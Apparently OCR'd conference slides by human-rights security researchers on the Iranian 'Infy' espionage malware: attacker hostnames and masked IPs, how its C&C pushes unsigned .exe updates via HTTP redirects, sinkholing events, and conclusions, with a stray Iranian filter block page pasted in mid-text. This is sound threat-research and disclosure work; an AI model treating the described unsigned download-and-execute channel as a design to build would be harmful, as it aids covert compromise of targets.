Hostname	Version	Seen	IP(s)	Location(s)
FERDOWSI	29	13/1/2016	2.180.157.xxx 31.14.152.xxx 5.232.90.xxx 46.100.135.xxx 2.180.92.xxx 5.222.214.xxx 2.182.52.xxx 2.180.143.xxx 65.49.68.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	30	2/2/2016	192.99.220.xxx 5.232.151.xxx 5.232.157.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	29	9/1/2016	2.180.96.xxx 5.232.135.xxx 5.232.140.xxx 5.232.136.xxx 5.232.143.xxx	Mashhad, Khorasan Razavi, Iran
WIN-A2HDDI940BE	29	12/1/2016	192.99.220.xxx	Canada (OVH)
WIN-SLRJHLCR4VK	30	20/2/2016	5.232.154.xxx	Khorasan Razavi, Iran
USER1-DA087865E	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)
DESKTOP-TFG03B1	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)

(Mashhad) Razavi Khorasan, Iran

Update system

- When the malware checks in with the C&C, it retrieves instructions.
- If the C&C replies to the HTTP request with a 302 Redirect to a given URL pointing to an .exe, Infy will download and execute it.
- No verification or signing, and…
- The DGA domains are obviously able to distribute updates…

Game over?

- On May 2nd, Palo Alto Networks releases a report.
- On May 12th Palo Alto starts sinkholing (parts) of the network.
- On May 14th the actors notice.
- Actor starts pushing updates with new C&Cs at any opportunity, in order to regain access.

دسترسی به تارنمای فراخوانده شده امکان پذیر نمی باشد. جهت رسیدگی به گزارش ها و شکایات اینجا کلیک کنید.

فرهنگی و مذهبی

- مراجع و علما
- معارف و منابع اسلامی
- قرآن
- سینما و هنر
- انقلاب اسلامی
- شهدا و دفاع مقدس
- چندرسانه مذهبی
- ادبیات و شعر
- گردشگری ومیراث فرهنگی

اجتماعی

- خانواده
- سبک زندگی
- کودک و نوجوان
- ورزش و جوانان
- بانوان
- عفاف و حجاب
- تغذیه و آشپزی
- جشنواره و نمایشگاه
- مؤسسات عام المنفعه

خدمات اینترنتی

- مراکز دانلود و آپلود
- نرم افزار های موبایل
- خدمات سایت و وبلاگ
- میزبانی و ثبت دامنه
- طراحی و برنامه نویسی
- شبکه های اجتماعی
- تالارهای گفتگو
- ایمیل و چت فارسی
- موتورهای جستجو

علمی و آموزشی

- پزشکی و سلامت
- علوم پایه
- فناوری اطلاعات
- مراکز آموزشی
- کتابخانه ها و منابع علمی
- دانشنامه و لغتنامه
- علوم فنی و مهندسی
- علوم انسانی
- قضایی و حقوق

خبر و رسانه

- پایگاههای خبری
- خبرگزاری های داخلی
- خبرگزاری های خارجی
- رادیو
- تلویزیون
- روزنامه ها و نشریات
- مجله و هفته نامه
- نشریات تخصصی
- بین الملل

دولت الکترونیک

- خدمات قضایی و ثبتی
- خدمات انتظامی و راهداری
- اورژانس و هلال احمر
- وزارتخانه ها و نهادهای حکومتی
- خدمات شهری
- خدمات خودرو
- بانکداری الکترونیک
- پرداخت قبوض
- بیمه و خدمات درمانی


تفریح و سرگرمی

- بازیهای رایانه ای
- طنز و سرگرمی
- عکس های دیدنی
- کلیپ خنده دار
- دانلود فیلم وآهنگ
- عکس و خاطره
- پیامک
- اماکن تفریحی
- سینما و تئاتر

کار و سرمایه ایرانی


- بورس و سرمایه گذاری
- فروشگاه اینترنتی
- کامپیوتر و تلفن همراه
- تجارت و خدمات
- تبلیغات و نیازمندی ها
- اشتغال و کارآفرینی
- تولیدی و صنعتی
- صنایع خودرو
- حمل و نقل

[این صفحه بصورت خودکار پس از 0.0 ثانیه وارد پیوندها می شود. (ماندن در این صفحه)]



Infy: summing up

- Very active group, will probably resurface.
- Rudimentary development skills.
- Decent social engineering skills.
- Worst OPSEC ever?
- Very, very successful. Managed to compromise several hundreds of targets.



Coming to an end…

Conclusions

- Dearth of information of historical campaigns, but Iranians have been the subject of targeted intrusion since at least early 2010.
- Intrusions and disruptions are conducted by disparate groups concurrent to each other with evolving strategies.
- Most observed incidents evince low to medium sophistication, primarily relying on social engineering.
- Same toolkits used against civil society as in espionage against foreign targets.
- Intrusions are common and normalized, but large surface area for surveillance due to low technical expertise.

Next steps

- Document the capabilities and campaigns associated with Iranian threat actors.
- Resurface evidence of previous campaigns prior to June 2013.
- Collect harm stories and case studies of intrusion attempts.
- Provide background narratives of actors and intrusions over time.
- Publish full research and datasets, including samples, hashes and IOCs.
  - https://iranthreats.github.io
- Coordinate further disclosure and remediation of campaigns.

Acknowledgements

- All our sources.
- Morgan Marquis-Boire
- Snorre Fagerland
- Nima Fatemi
- Domain Tools
- And many more…

Fighting the same fight

- We're all fighting bad guys.
- Our "customers" likely different from yours, but equally targeted and with a lot to lose.
- You have access to the data, and means to identify attacks.
- We have access to networks of people, and means to stop those attacks.
- Please, help.


Got samples? Got tips? Wanna help?

nex@amnesty.org

PGP: E063 75E6 B9E2 6745 656C 63DE 8F28 F25B AAA3 9B12

cda@asc.upenn.edu

PGP: 510E 8BFC A60E 84B4 40EA 0F32 FAFB F2FA



Thank you!

Claudio Guarnieri (@botherder) & Collin Anderson (@cda)